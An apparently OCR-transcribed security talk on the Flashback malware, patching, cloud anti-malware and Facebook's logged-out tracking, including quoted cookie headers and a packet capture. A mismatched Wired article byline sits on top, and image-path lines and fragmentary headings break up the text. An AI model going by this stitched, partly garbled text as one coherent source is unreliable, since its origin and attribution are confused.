


Everyone Has Been Hacked. Now What?

By Kim Zetter ✉ May 4, 2012 | 7:22 pm | Categories: Breaches, Cybersecurity

Oak Ridge National Laboratory was hit by a targeted hacker attack in 2011 that forced the lab to take all its computers offline. *Photo: Oak Ridge National Laboratory*

FlashBack


WWW
WordPress.org
MAC
Java™
OS X
WWW
WWW
+ Ads

Let’s summarize the threat.

- Replicating Malware: with eventual remote polymorphism, multiple vectors.
- Modular design: all components are possible, they can change in a single infection cycle.
- Communications: remote control, self-updating, self healing channels.
- Speed: speed of diffusion, speed of infection.
- Time: an undetected threat can be exploited for a long time.
- Confusion: the tree lost in the forest of legitimate apps accessing the net.
- Multiple ways to cash out: incentive for development.

Pretty bleak, isn’t it?

should we defend ourselves?


how do we defend ourselves?

1. Application patching

- Vulnerabilities at the core: minimize them.
- A sensible way to keep applications up-to-date. The single most beneficial measure you can take today.
- Implementation can be hard in large networks
- Not yet “risk-weighed” properly. (all apps are treated as equal)
- Wants to be proactive but is often reactive.
- Not perfect (zero days, unavailability, tunnel vision)

Application patching tunnel vision

- A software patch monitor kindly offers the updating of the Zeus Trojan I have installed on my test machine.



PHP 5.3.x 1 Insecure 5.3.1 Install Solution

Detected Instances:
C:\Users\pierre\Desktop\ZEUS Trojan\bin\PHP\php.exe, version 5.3.1

Latest Version - patching one or more vulnerabilities:
5.3.10

You can double click this row for additional information and options.

2. Operating System Patching.

3. Anti-Malware

- Scanning and cleaning engine: deals with known threats.
- Speed: Automated analysis system. Automated Response.
- Detection of suspicious local behaviours: application control combined with Firewalling: simple firewalling solves virtually nothing.
- Web reputation component: benefiting of the cloud wisdom.
- “Cloud” Anti-Virus: integrating all of the above.

Leveraging the cloud.

- It is not only a buzzword. It is the mandatory response to a threat that has all access to the cloud's features in the most generic sense of the term.
- You don't fight thugs on a single leg with a hand tied behind your back.
- The concept wasn't invented to be trendy: it has its roots in the 1997 IBM Paper.

Principle Overview

- is a program known to be safe (local/remote)?
- where does it come from (known malware delivery site/new site/compromised site)?
- is it recent? Frequently installed?
- what do users say about it? (allowed, blocked?)
- what does automated static and dynamic analysis say about it?

Process Overview

- Information (hashes, samples, additional info) sent to server.
- Automated scoring (static and dynamic analysis).
- Eventual allow/deny response.
- Eventually queued for review by human analyst.
- Eventual addition to signatures.

But there is again customer resistance

PRIVACY CONCERNS

Let’s think about it for a minute...


- The business model of anti-virus software vendors is to protect your digital assets and privacy as much as it is possible. If it fails, the customer leaves.
- The business model of social web sites and search engines is to know as much as possible about your privacy. *“If you don’t know what is sold to you, you are the merchandise being sold”*. If they abuse that tracking, you have no choice.

Facebook tracking your web history

- How many of you know that Facebook is tracking your web browsing activities outside Facebook itself?

Facebook Tracking issue

- How many of you know that Facebook was tracking your web browsing history even when you weren't logged in?(Nik Cubrilovic, Sept 25 2011)




Now I make a subsequent request to `facebook.com` as a 'logged out' user:

```
Cookie:
datr=tdnZTOt21HOTpRkRzS-6tjKP;
openid_p=101045999;
act=1311234574586%2F0;
L=2;
locale=en_US;
lu=ggIZeheqTLbjoZ5Wgg;
lsd=IkRq1;
reg_fb_gate=http%3A%2F%2Fwww.facebook.com%2Findex.php%3Flh%3Dbf0ed2e54fbcad0baaaaa32f8
8152%26eu%3DJhvyCGewZ3n_VN7xw1BvUw;
reg_fb_ref=http%3A%2F%2Fwww.facebook.com%2Findex.php%3Flh%3Dbf0ed2e54fbcad0b1aaaaa152%
26eu%3DJhvyCGewZ3n_VN7xw1BvUw
```

The primary cookies that identify me as a user are still there (*act* is my account number), even though I am looking at a logged-out page. Logged-out requests still send nine different cookies, including the most important cookies that identify you as a user

An experiment.

- Even if the actual information collection is not implemented, or as Facebook claimed, a unintended side effect, the potential is always there. By default, assume everything is tracked and correlated.



```
 251 9.226070   192.168.1.4   prb-a                          TCP    1917 > 80 [ACK] Seq=125
 922 16.657288  192.168.1.4   r-199-59-150-12.twttr.com      TCP    1958 > 80 [ACK] Seq=1 Ac
1297 21.613085  192.168.1.4   r-199-59-150-12.twttr.com      TCP    1958 > 80 [ACK] Seq=816
 917 16.656845  192.168.1.4   r-199-59-150-12.twttr.com      TCP    1958 > 80 [SYN] Seq=0 Wi
 923 16.657337  192.168.1.4   r-199-59-150-12.twttr.com      HTTP   GET /jot?l=%7B%22_catego
2801 33.313328  192.168.1.4   r-199-59-150-12.twttr.com      TCP    1958 > 80 [RST, ACK] Seq
2693 29.724090  192.168.1.4   sd165140.ikoula.com            TCP    1981 > 80 [RST, ACK] Seq
2348 26.815990  192.168.1.4   sd165140.ikoula.com            TCP    1981 > 80 [SYN] Seq=0 Wi
2350 26.816466  192.168.1.4   sd165140.ikoula.com            TCP    1981 > 80 [ACK] Seq=1 Ac
2351 26.816514  192.168.1.4   sd165140.ikoula.com            HTTP   GET /display_banners.php
  67 7.855653   192.168.1.4   unassigned.calpop.com          HTTP   GET /Publishers/9ae520eb
